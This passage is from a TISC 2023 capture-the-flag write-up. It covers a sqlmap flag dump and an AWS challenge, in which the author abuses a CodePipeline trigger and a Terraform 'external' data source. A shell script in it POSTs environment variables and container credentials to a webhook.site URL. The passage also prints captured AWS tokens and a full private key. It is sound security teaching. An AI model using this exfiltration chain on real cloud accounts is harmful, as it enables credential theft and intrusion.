
The table we want to see is obviously `CTF_SECRET`.

```
python .\sqlmap.py -u "http://chals.tisc23.ctf.sg:51943/table.php" --cookie='rank=1; PHPSESSID=btr6vlpgdo7d6ck512glojbcgr' --level=2 --dump -T CTF_SECRET
```

```
Database: palindrome
Table: CTF_SECRET
[1 entry]
+-----------------------------+
| flag                        |
+-----------------------------+
| TISC{Y0u_4rE_7h3_CH0s3n_0nE} |
+-----------------------------+

[02:55:30] [INFO] table 'palindrome.CTF_SECRET' dumped to CSV file 'C:\Users\dev\AppData\Local\sqlmap\output\chals.tisc23.ctf.sg\dump\palindrome\CTF_SECRET.csv'
```

Well that was easy.

Level 7 (AWS)



I didn't like this challenge either, because it required some deep understanding of AWS. On the bright side there were cat pictures.

Also, there are two flags to this level.

Developer onboarding

d3mg5a7c6anwbv.cloudfront.net

README

Introduction

Hello there, warm welcome to the team! This is an onboarding guide for all new joiners and exisiting staff (~~lost souls~~), to get you up to speed on our current mode of operations. It should be the first place to look for help, answer and guidance to your problems. The information are compiled by your predecessors, and remember that each detail is derived from past experience. Read carefully to avoid falling into the same pitfall. But of course, if you are adventurous, you can skip the information and start handling daily operations!

Onboarding

There is currently 2 environments - staging and production. While both is hosted on the same Cloud infrastructure/account, developers generally do not have access to the production environment.

> Note: there is a known misconfiguration that may eventually expose the access to production, but it should eventually be resolved in the architecture redesign and migration plan.

2 quick steps to get your staging access

- Submit the required details here
- Temporary credentials here

It does not work! What do I do?

Part of your day to day operations includes researching, understanding and breaking down the problem into smaller pieces. Don't panic, keep calm and stay pawsitive. You are stronger than you think and the problems are smaller than you imagined. Many of our staff mentioned that cat photos are best for stressful occasions. So here are some to keep you going.

<some cat pictures>

Okay I am ready to tackle the problem(s). Any tips?

1. What kind of details am I supposed to submit?
    - Open your favourite search engine
    - Research on mtls
2. How do I interact with the URLs?
    - Look at the URL
    - One for upload, one for download
3. The links don't seem to work?
    - Don't worry. The link expires in around 15 minutes
    - If more than 15 minutes have past, just regenerate another one
4. How long does my temporary credential last?
    - Probably around 2 hours
5. I am still facing issues... What do I do?
    - No worries, we all learn and improve along the way.
    - Relook at the information and try again
    - Remember to document down what you have tried to avoid doing the same thing repeatedly.

Feedback

If you would like to contribute to this guide and help your juniors out, do stay tune for the architecture redesign as this page will soon be migrated.

The first link

61lxjmt991.execute-api.ap-southeast-1.amazonaws.com/development/generate


```
{"csr": "https://devsecmeow2023certs.s3.amazonaws.com/16962
token=IQoJb3JpZ2luX2VjEBMaDmFwLXNvdXRoZWFzdC0xIkgwRgIhAN1z3
UuSbUX1LdvEu4UWl3cpA4wXX6e3%2FXCar1TqvrVl81yb1e7g%2Bky3CwZ2
7aChGd%2FZurqZa%2BnnJ27SmMl0iHbDejfHY6oZqbFRl%2B1Ydx4ld5Nqp
6%2FJm9r3AfaaBMvMMKr7KgGOpwBIFOPhBdWUILxmxYgj33GgtcI6iMSD4K
K7p9ydLEfWOO0R&Expires=1696274458", "crt": "https://devsecm
security-
token=IQoJb3JpZ2luX2VjEBMaDmFwLXNvdXRoZWFzdC0xIkgwRgIhAN1z3
UuSbUX1LdvEu4UWl3cpA4wXX6e3%2FXCar1TqvrVl81yb1e7g%2Bky3CwZ2
7aChGd%2FZurqZa%2BnnJ27SmMl0iHbDejfHY6oZqbFRl%2B1Ydx4ld5Nqp
6%2FJm9r3AfaaBMvMMKr7KgGOpwBIFOPhBdWUILxmxYgj33GgtcI6iMSD4K
K7p9ydLEfWOO0R&Expires=1696274458"}
```


The first link points us to some sort of JSON with two keys:

```
{ "csr": "csrlink", "crt": "crtlink"}
```

The second link

The second link actually warns us about unverified cert, before giving us a 403 error.

mTLS

TLS is when we verify the server is who they say they are (not a fake), and start to exchange encrypted information with the server

mTLS is when the server also verifies who we are. How this work is as such:


1. First we generate a certificate that we have the private key to. These will be used to prove our identity when challenged by the server
2. However, the server doesn't trust this certificate, because anyone can create a certificate.
3. So we need a certificate authority (CA) to sign our certificate. This CA should be one that the server trusts.
4. So given that the server trusts the CA, and the CA signs our certificate (vouching for its authenticity), the server can then trust our certificate and let us in.

Presigned URLs


The `csrlink` is actually a presigned URL for AWS's object storage (S3). Usually we are not able to upload files to someone's S3 bucket (read: folder). However, if the owner wants to allow the upload of a single file, the owner can create a presigned URL, which comes with some sort of password and expiry date. We can then use this presigned URL to upload a file to the owner's bucket.

Basically, we upload our certificate signing request (CSR) to the `csrlink`, wait for it to get signed, then download it from the `crtlink`.

AWS creds



With the certificate, we can now access the second link provided.



These are AWS credentials normally used in the AWS CLI (command line interface).

Reconnaissance

Now that we're logged into the dev account, we can start to poke around and see what we can find.

Fortunately for us, we have the permission to view our own permissions!

Whispering the right magic words to the AWS CLI, we get the following policy document:

```
{ "Sid": "VisualEditor0", "Effect": "Allow", "Action": [ "iam:GetPolicy",
"ssm:DescribeParameters", "iam:GetPolicyVersion", "iam:List*Policies", "i
am:Get*Policy", "kms:ListKeys", "events:ListRules", "events:DescribeRul
e", "kms:GetKeyPolicy", "codepipeline:ListPipelines", "codebuild:ListProj
ects", "iam:ListRoles", "codebuild:BatchGetProjects" ], "Resource": "*"
}, { "Sid": "VisualEditor2", "Effect": "Allow", "Action": [ "iam:ListAtta
chedUserPolicies" ], "Resource": "arn:aws:iam::232705437403:user/${aws:us
ername}" }, { "Sid": "VisualEditor3", "Effect": "Allow", "Action": [ "cod
epipeline:GetPipeline" ], "Resource": "arn:aws:codepipeline:ap-southeast-
1:232705437403:devsecmeow-pipeline" }, { "Sid": "VisualEditor4", "Effec
t": "Allow", "Action": [ "s3:PutObject" ], "Resource": "arn:aws:s3:::devs
ecmeow2023zip/*" }
```

So we can

- See all policies (iam: stuff)
- See some ssm stuff (not sure what this is for yet)
- See the event rules that are proc'd
- See codepipelines and codebuild projects, which are AWS's tools to automatically build and deploy apps as part of the CI/CD pipeline
- We also have particular visibility into one particular pipeline
- And file upload to a particular s3 bucket

Codebuild project

We then try getting to know more about the codebuild project.


```
"projects": [ { "name": "devsecmeow-build", "arn": "arn:aws:codebuild:ap-
southeast-1:232705437403:project/devsecmeow-build", "source": { "type":
"CODEPIPELINE", "buildspec": "version: 0.2\n\nphases:\n build:\n command
s:\n - env\n - cd /usr/bin\n - curl -s -qL -o terraform.zip https://relea
ses.hashicorp.com/terraform/1.4.6/terraform_1.4.6_linux_amd64.zip\n - unz
ip -o terraform.zip\n - cd \"$CODEBUILD_SRC_DIR\"\n - ls -la \n - terrafo
rm init \n - terraform plan\n", "insecureSsl": false }, ... "environmen
t": { "type": "LINUX_CONTAINER", "image": "aws/codebuild/amazonlinux2-x86
_64-standard:5.0", "computeType": "BUILD_GENERAL1_SMALL", "environmentVar
iables": [ { "name": "flag1", "value": "/devsecmeow/build/password", "typ
e": "PARAMETER_STORE" } ], "privilegedMode": false, "imagePullCredentials
Type": "CODEBUILD" }, "serviceRole": "arn:aws:iam::232705437403:role/code
build-role", ...
```


Interesting, some key observations to take away:

- The build script is known to us
- The flag1 is exposed as an environment variable during the build process
- The codebuild process runs as a particular user called `codebuild-role`

So if we could trigger a build somehow, with the right input, we can probably get flag1.

EventBridge

Let's take a look at the configured event rules!

```
{ "Rules": [ { "Name": "cleaner_invocation_rule", "Arn": "arn:aws:events:
ap-southeast-1:232705437403:rule/cleaner_invocation_rule", "State": "ENAB
LED", "Description": "Scheduled resource cleaning", "ScheduleExpression":
"rate(15 minutes)", "EventBusName": "default" }, { "Name": "codepipeline-
trigger-rule", "Arn": "arn:aws:events:ap-southeast-1:232705437403:rule/co
depipeline-trigger-rule", "EventPattern": "{\"detail\":{\"eventName\":
[\"PutObject\",\"CompleteMultipartUpload\",\"CopyObject\"],\"eventSource
\":[\"s3.amazonaws.com\"],\"requestParameters\":{\"bucketName\":[\"devsec
meow2023zip\"],\"key\":[\"rawr.zip\"]}},\"detail-type\":[\"AWS API Call v
ia CloudTrail\"],\"source\":[\"aws.s3\"]}", "State": "ENABLED", "Descript
ion": "Amazon CloudWatch Events rule to automatically start your pipeline
when a change occurs in the Amazon S3 object key or S3 folder. Deleting t
his may prevent changes from being detected in that pipeline. Read more:
http://docs.aws.amazon.com/codepipeline/latest/userguide/pipelines-about-
starting.html", "EventBusName": "default" } ] },
```


It seems that there is a rule to automatically trigger codepipeline when a file is uploaded to s3 under `devsecmeow2023zip/rawr.zip`.

Codepipeline


```
{ "pipeline": { "name": "devsecmeow-pipeline", "roleArn": "arn:aws:iam::2
32705437403:role/codepipeline-role", "artifactStore": { "type": "S3", "lo
cation": "devsecmeow2023zip" }, "stages": [ { "name": "Source", "action
s": [ { "name": "Source", "actionTypeId": { "category": "Source", "owne
r": "AWS", "provider": "S3", "version": "1" }, "runOrder": 1, "configurat
ion": { "PollForSourceChanges": "false", "S3Bucket": "devsecmeow2023zip",
"S3ObjectKey": "rawr.zip" }, "outputArtifacts": [ { "name": "source_outpu
t" } ], "inputArtifacts": [] } ] }, { "name": "Build", "actions": [ { "na
me": "TerraformPlan", "actionTypeId": { "category": "Build", "owner": "AW
S", "provider": "CodeBuild", "version": "1" }, "runOrder": 1, "configurat
ion": { "ProjectName": "devsecmeow-build" }, "outputArtifacts": [ { "nam
e": "build_output" } ], "inputArtifacts": [ { "name": "source_output" } ]
} ] }, { "name": "Approval", "actions": [ { "name": "Approval", "actionTy
peId": { "category": "Approval", "owner": "AWS", "provider": "Manual", "v
ersion": "1" }, "runOrder": 1, "configuration": {}, "outputArtifacts":
[], "inputArtifacts": [] } ] } ], "version": 1 }
```


We see that the codepipeline consists of 3 stages.

1. rawr.zip is copied over from s3.
2. invoke codebuild with the contents of rawr.zip
3. Then wait for manual approval before deployment

So it seems that we simply upload the right file to s3, and that file will be executed in codebuild!

The build process

But what is codebuild actually doing?

```
version: 0.2 phases: build: commands: - env - cd /usr/bin - curl -s -qL -
o terraform.zip https://releases.hashicorp.com/terraform/1.4.6/terraform_
1.4.6_linux_amd64.zip - unzip -o terraform.zip - cd "$CODEBUILD_SRC_DIR"
- ls -la - terraform init - terraform plan
```

We get this wonderful snippet from the buildspec, it basically

1. unzips `rawr.zip`, changes directory to it
2. calls `terraform init` and `terraform plan`

Terraform is a tool that is used to write your infrastructure as code. You just declare something like "I need 2 databases" in code, and terraform will figure out how to get there from your current infrastructure state.

The naughty terraform file

There is a simple way to get terraform to execute arbitrary scripts. Prior to setting up connecting to cloud providers and provisioning resources, terraform lets you fetch external data via means of a script. So we can simply write a naughty script and it will be executed by `terraform`.

main.tf

```
data "external" "example" { program = ["/bin/sh", "exfil.sh"] }
```

exfil.sh

```
#!/bin/sh curl -X POST --data "$(env)" https://webhook.site/ba520e5e-b008
-4651-9d29-27061ef858bf curl -X POST --data "$(curl 169.254.170.2$AWS_CON
TAINER_CREDENTIALS_RELATIVE_URI)" https://webhook.site/ba520e5e-b008-4651
-9d29-27061ef858bf
```

We simply grab the environment variables via `$(env)` and send them to a request bin somewhere. At the same time, there is a special environment variable called `$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI`, and when we query `169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI`, we are actually getting the credentials for a virtual "user" `codebuild-role`.

```
PLUGIN_PROTOCOL_VERSIONS=5,6
PYTHON_311_VERSION=3.11.4
flag1=TISC{pr0tecT_
DOCKER_SHA256=544262F4A3621222AFB79960BFAD4D486935DAB80893
PYYAML_VERSION=5.4.1
CODEBUILD_BUILD_NUMBER=1136
DOCKER_COMPOSE_VERSION=2.17.3
```

Raw Content


```
{
  "RoleArn": "AQICAHiXeu3bIBb9heJmFtHPbcbrxV
8S+1bu2tsN+DQkJA+3F5mGW3OcjXUfmie67ZZ2Zgbs3h
  "AccessKeyId": "ASIATMLSTF3N5OFVU4P2",
  "SecretAccessKey": "6HG5Og+ouYMC6tYeon6QkF
  "Token": "IQoJb3JpZ2luX2VjEBgaDmFwLXNvdXRo
hTF+SQAeUQceltHRW8+lZ4I1q78+U0BWte/LalKL+ceZ
MNfUGrbyJ/rCH4ZXJQXn5TUuNceYUjjB7s/72+uGl+PK
f8JwdCIx4lTAq9nXoTkwnaMDoEsDzgWjSRZpg3NeGG2O
```


BAM! Simple as that!

Privilege escalation

So now that we have the `codebuild-role`, we can actually login to it and snoop around more. After hours of being a pervert, we find that we can actually `ec2 describe-instances`, which is something we haven't been able to do before! (ec2 instances are basically private servers hosted by AWS)

I guess this makes sense, because in codebuild we actually call terraform, which needs to read your current infrastructure state before figuring out what changes to apply.

```
{ "Reservations": [ { "Groups": [], "Instances": [ { ... "PrivateDnsNam
e": "ip-192-168-0-112.ap-southeast-1.compute.internal", "PrivateIpAddres
s": "192.168.0.112", "ProductCodes": [], "PublicDnsName": "ec2-54-255-155
-134.ap-southeast-1.compute.amazonaws.com", "PublicIpAddress": "54.255.15
5.134", "State": { "Code": 16, "Name": "running" }, "StateTransitionReaso
n": "", "SubnetId": "subnet-0e7baa8cdf3a7fd1b", "VpcId": "vpc-063e577d022
d3fa3b", "Architecture": "x86_64", ... } ], "OwnerId": "232705437403", "R
eservationId": "r-076f2078341159d89" }, { "Groups": [], "Instances": [ {
... "PrivateDnsName": "ip-192-168-0-172.ap-southeast-1.compute.internal",
"PrivateIpAddress": "192.168.0.172", "ProductCodes": [], "PublicDnsName":
"ec2-13-213-29-24.ap-southeast-1.compute.amazonaws.com", "PublicIpAddres
s": "13.213.29.24", "State": { "Code": 16, "Name": "running" }, "StateTra
nsitionReason": "", "SubnetId": "subnet-0e7baa8cdf3a7fd1b", "VpcId": "vpc
-063e577d022d3fa3b", "Architecture": "x86_64", ... } ], "OwnerId": "23270
5437403", "ReservationId": "r-0f7a5b16993d217d9" } ] }
```


So 54.255.155.13 must be the production server. However, we can't quite access it, so it must have a similar mTLS setup.

StepAWS I'm stuck


At this point I was a little stuck, I tried to get the staging CA to sign wildcard certificates or weird certificates hoping that it will be accepted during mTLS.

I also tried to perform request smuggling, since the nginx version running on the server was notably not the latest.

And then I thought to myself, since the production env mirrors the staging env, maybe I can trick nginx into using the wrong CA by changing the TLS SNI (which indicates the server name), but none of those tricks worked.

ec2 userData

Eventually I discovered that ec2 instances had extra attributes not returned by `describe-instances`!



(also I cannot recommend fig.io enough for aws commands reference)

Dumping the userData of the instance, we get the following

```
#!/bin/bash sudo apt update sudo apt upgrade -y sudo apt install nginx -y
sudo apt install awscli -y cat <<\EOL > /etc/nginx/nginx.conf user www-da
ta; worker_processes auto; pid /run/nginx.pid; include /etc/nginx/modules
-enabled/*.conf; events { worker_connections 768; # multi_accept on; } ht
tp { sendfile on; tcp_nopush on; tcp_nodelay on; keepalive_timeout 65; ty
pes_hash_max_size 2048; include /etc/nginx/mime.types; default_type appli
cation/octet-stream; server { listen 443 ssl default_server; listen [::]:
443 ssl default_server; ssl_protocols TLSv1 TLSv1.1 TLSv1.2 TLSv1.3; ssl_
prefer_server_ciphers on; ssl_certificate /etc/nginx/server.crt; ssl_cert
ificate_key /etc/nginx/server.key; ssl_client_certificate /etc/nginx/ca.c
rt; ssl_verify_client optional; ssl_verify_depth 2; location / { if ($ssl
_client_verify != SUCCESS) { return 403; } proxy_pass http://flag_server;
} access_log /var/log/nginx/access.log; error_log /var/log/nginx/error.lo
g; } gzip off; include /etc/nginx/conf.d/*.conf; include /etc/nginx/sites
-enabled/*; } EOL cat <<\EOL > /etc/nginx/sites-enabled/default upstream
flag_server { server localhost:3000; } server { listen 3000; root /var/ww
w/html; index index.html; server_name _; location / { # First attempt to
serve request as file, then # as directory, then fall back to displaying
a 404. try_files $uri $uri/ =404; } } EOL cat <<\EOL > /etc/nginx/server.
crt -----BEGIN CERTIFICATE----- MIIDxzCCAq8CFF4sQY4xq1aAvfg5YdBJOrxqroG5M
A0GCSqGSIb3DQEBCwUAMCAx HjAcBgNVBAMMFWRldnNlY21lb3ctcHJvZHVjdGlvbjAeFw0yM
zA3MjExNDUwNDFa Fw0yNDA3MjAxNDUwNDFaMCAxHjAcBgNVBAMMFWRldnNlY21lb3cucHJvZ
HVjdGlv bjCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoCggIBAMYRqMc1usbS/4yoJ9qW
4QxHwFyHx6b7Mki4vVJD8GoNyGUWfUlksUhq84ZI4ZpAn78tvoV+lzeWQNw4XEz2 X3U3XI7A
HFeQYo8WLcvaoAgj0P7uM1kbnoXUx54yraBty98uOKLDwuGD2ZNMyZjR yE1005eehP/mrtH7
5N7fN8ZX2GD30/HgDs3wUcdN1N9/CGWF7s6zSMNKKyLbgzd4 UlOIY1jCQN0JyRfRikxfmuKW
eElVCz4+iXvC8i69qRL4N63X5TM90jj9KIz1Kqco gkX+mWaQSAKkGKQI6chYjoVbqQjjF80K
O8/3WAFcXwir1C2Y4ZnmK3Y9o5J4Oyln B5eVRklqsdLyv1KVu2xs1+grKtGet49n/SNMuMwe
sFmb6tPs3hM8aG0v/0W5eIXb tBVwu4XwOlITWo1Te/wmP/zai6FYlyLIEpCD6LJ9/sajqxYt
aslSHlgIjqTI9VKo nahEbj8Xa7TMrNFbr2NY5z3oLypICrqE/zPuOgMBM6DX5cnlfqeAwIVn
L5QxQoQe ocwSDeAXDIcNdzHelUCgBiSjLw055hwNsLx/ZQ6Yu7Y4S0hE1CZZ3g++WoH/kLxi
i6pHoaTHsB4NIz5DYiQEydywzjnX7FAXqYwf4iZYLIiS9M6iXXB1OMBgtINVxglA cBU54+I4
u4h/CUkjPYPs8x11AgMBAAEwDQYJKoZIhvcNAQELBQADggEBACoCQZ5e 8a4RgMOoeqiaiKF4
xVK8KQGtEUKjIeYT4LIeVFRhpB5m/RWxj2dshHNr1bJWFP+H irecUisqLkpmAZRTGGbK98hN
1muV85LRsyQTfesVNCT8Az3g0UUFN6rQdMoAqn97 lA/pK4N7Nxi7HDhaipZQ6uPcGVQkrcKO
Scxq7Y1IJ1Nq0qpKlrx2QIzB3rpE1Cpm eYX1qHqgfLc+WGbwFfWF9raSG0bbLmB+krXtTUEq
orTtr4RUQ3JCh0moJ5ToUgzc qaYdKV87JdAsh88Dc8R4xEy+CgmP0Tecsdu4vp+QGLIFyKVX
V1nPWF2ihz8XelLe KiNii7b6V43HSrA= -----END CERTIFICATE----- EOL cat <<\EO
L > /etc/nginx/server.key -----BEGIN RSA PRIVATE KEY----- MIIJKQIBAAKCAgE
AxhGoxzW6xtL/jKgn2pbhDEfAXIfHpvsySLi9UkPwag3IZRZ9 SWSxSGrzhkjhmkCfvy2+hX6
XN5ZA3DhcTPZfdTdcjsAcV5BijxYty9qgCCPQ/u4z WRuehdTHnjKtoG3L3y44osPC4YPZk0z
JmNHITXTTl56E/+au0fvk3t83xlfYYPfT 8eAOzfBRx03U338IZYXuzrNIw0orItuDN3hSU4h
jWMJA3QnJF9GKTF+a4pZ4SVUL Pj6Je8LyLr2pEvg3rdflMz3SOP0ojPUqpyiCRf6ZZpBIAqQ
YpAjpyFiOhVupCOMX zQo7z/dYAVxfCKvULZjhmeYrdj2jkng7KWcHl5VGSWqx0vK/UpW7bGz
X6Csq0Z63 j2f9I0y4zB6wWZvq0+zeEzxobS//Rbl4hdu0FXC7hfA6UhNajVN7/CY//NqLoVi
X IsgSkIPosn3+xqOrFi1qyVIeWAiOpMj1UqidqERuPxdrtMys0VuvY1jnPegvKkgK uoT/M+
46AwEzoNflyeV+p4DAhWcvlDFChB6hzBIN4BcMhw13Md6VQKAGJKMvDTnm HA2wvH9lDpi7tj
hLSETUJlneD75agf+QvGKLqkehpMewHg0jPkNiJATJ3LDOOdfs UBepjB/iJlgsiJL0zqJdcH
U4wGC0g1XGCUBwFTnj4ji7iH8JSSM9g+zzHXUCAwEA AQKCAgEAjiqeul4Wch+AzbTk5kDlx6
q4p7HN3EzxCsGPIj0hkv3RmL1LsCJWHWSm 5vvo8o7wGoj691als4BljavmlFdCrR/Pj6bUsQ
UxuQJyXJ/Pvgf3OwQ+Vvc8EVNo 9GPru/sTGl5SyIE6oCPDR7cV/FqXKwFv3qQpUoSBdrcWz+
```

HoZrUm2nMH7dSky6xz BlsXMFQ98qDvh+2njITv8VUeGfKDJPIAXPURGZasgCwm2CrHQVw/em
NQbpz0kaCb tHDtqm//hwgvu1fkTINpV8Ohmdm5qAPWl4d4KG0gQp0jMGpf4diou3hE3Sc7R0
qC IHfsvoyW/yN8yroq9/PGNJuX21/YUfAkmkroplgykq4fwdYDqqXrv3EQ4Zp0jTQ4 3PeoN
VOMYANVoSwY/foj9ywXYPlKS/ienSPgmnUEweWRMMynK9chYF5XyBcHKYTN 4WlBnA9uHDqtO
w/OFmRp9qZnsv8nFiaUVLWclRG7Ov4Umuan+7Wc2o7ckNbe67e3 vkyCKup4bM1Y2rHIhkHgf
euaoScmSf0pNc06UIEeQ5Uss2bJboYxkSzWdVHEAhbw fMpyGWLWq3iQNSyl4EKwiIQasRKEp
HT7dSq2aN5Bd+z7l8y5s5CmbUjNOFzmMdxU 1gDvJTQ63vOWQhGaeP4bY657G+lBaV6EOfels
P0dYt+YRpiYcAECggEBAPlQbQ7J 8+CJfvhSTUdzbsktfNmEhzwCuBXbFPWZQvXbZJZQzGXTF
M360ZTPSr2yW2D6NyLv lskhNKfXERlsnoGk+An9IuUEJBZgh8D88goLa/bcMLYVWJ5X7pVyv
TidKSBw9Wg/ YVd0juQWuPSB4K1mHZxnfMIHsCYcLqvyA9OHRInab7qv+J4Axt2rnu7uj1RVr
Z1Z BwwfkP4Koy+Gre1jXnU4n2EzF9RZgcqp1gRQKr6WLCVT5sdPIfFWSCIfDDKqhwQJ JSK
h/Km+OMZwFesWlUR9m+6MQlbQgbhX+/+4qtb+tkm5vy8UsD7AgdI121FZdJTU LyBQ06ykxRh
8kyUCggEBAMthbbCGxq+BhcQlSmQOcMwZVw01XlBt1p3t/fMTXFTl tOmXLcBS8HxNrS1KEvj
Z/fbLSkKuWrF/wJTmoADaYBkXHwii2J9nPKVOfVVfJVAT wl9BrYYK4S+yjxpEcr6TXO7RFFc
iKs2ZXavBoQONlHK6VToj8IHsWuhQvEb5Nrjx uZJLLwIg9py86Ma+LwQfSnrqbFhZ00YNERk
NLjnVB4SCws3dtvgbqb74om1V8oyJ JMF5+/a+VazD6bIV8QuJ7HvjYdK9gVY/TpUuKu/jWmU
Y1GJaJdNEN6j9KvMLuJ3b jngvajFDCh2pC3XwkxMpaA70LZNcgTwpIjx1AtSkeBECggEABvF
PaCcFjI4npACe uEulnSKQJHqFTY2B1NH5/nDbJX+LiIgNeRRssuO2LF+tZCTwWH3/RRDI8Sb
kkXvy tPOKYm/WnGiZLSl1W84qWZxxnQf+ZKxzCs8DXb1zHmRIkqgFuiqLGvEQ49+SDxX2 5p
ArUojScEWNetW9+QG15wHhS2Wr6e7UR62YzcWVxByAW4T3JtEP+Z6+DH9giUKA ktU8SK0It1
jxT0Kd+kLX023xUMNuvUnvRsbUWV6Bwne1oIWe0FZhViJvD0zVfWCX siby5U4GsBaTXgw32L
ULt7dzhAZ/c2c6akkq4sO/uK+hrdnkFprYHUDfYxX9HwSj nG/zpQKCAQEAruIOUjbybkQv5C
Q0vaj1MWuwwTjc6sgoPhFBx10kjhQf5qUKwFAR XrHkcgc6HSZGDYttRb1rWyoBTYiqmVEuRS
TumJx/LUK2kWbWuyxfh2YWQ5bUQWjl jgA6sVmeWWWaCflbRjmpGLYCKAkODWIW/jhfxOjWjM
HSweV6oIT3mzywV62ytF/n 74s5lnw/LYpCn0Mo+yfyVlAyHZqJ30zhc/6EyEUYamxPIFnoQa
AgOtxK8NuV3+x2 +2JTd8EKTuPAqB80JOSzbJhvWDQk07ZqKniZWCEwWWRVgEiCQBAaJhN/hL
Uw2T9O WYbcxgOiVF3Mjt9EuWxX7IVqXRY44uSyIQKCAQBgJrwQRpZ/ISsxJm2fJXIjsezQ M
PxFeMEQMD5tjiNu1yXtYITRHg/G+cFvGHVg4PLW7Z0934N12xWrpIAtM4BlC2Zs ILJ+fB3qZ
FLoMJKmsZwVHZawXidi7wnQASvpYDixS99XB2eccQGgiyTfMU5QwOV6 PkofhjyeBbSpzFtpt
HzJFuEiw/2rdkwLEZGPOi8zP+5T2m7CyaUujioz7opuSrEr wvp9ayzLTWZtn+hIL8HTOVFjz
TxnN3WCbbRPuGp7LYR6r4Rd2ES7tqZhUuRqskNE 3nGTQ6QK50jtVWB9xosJo4hdAEKY+9mx6
iZQJxlAf9bniDhZEiubxF8qqs1H -----END RSA PRIVATE KEY----- EOL cat <<\EOL
> ec2ca.crt -----BEGIN CERTIFICATE----- MIIDITCCAgmgAwIBAgIUQ3SN/Ic7T2x1v
6cA6gKPUxNSlNgwDQYJKoZIhvcNAQEL BQAwIDEeMBwGA1UEAwwVZGV2c2VjbWVvdy1wcm9kd
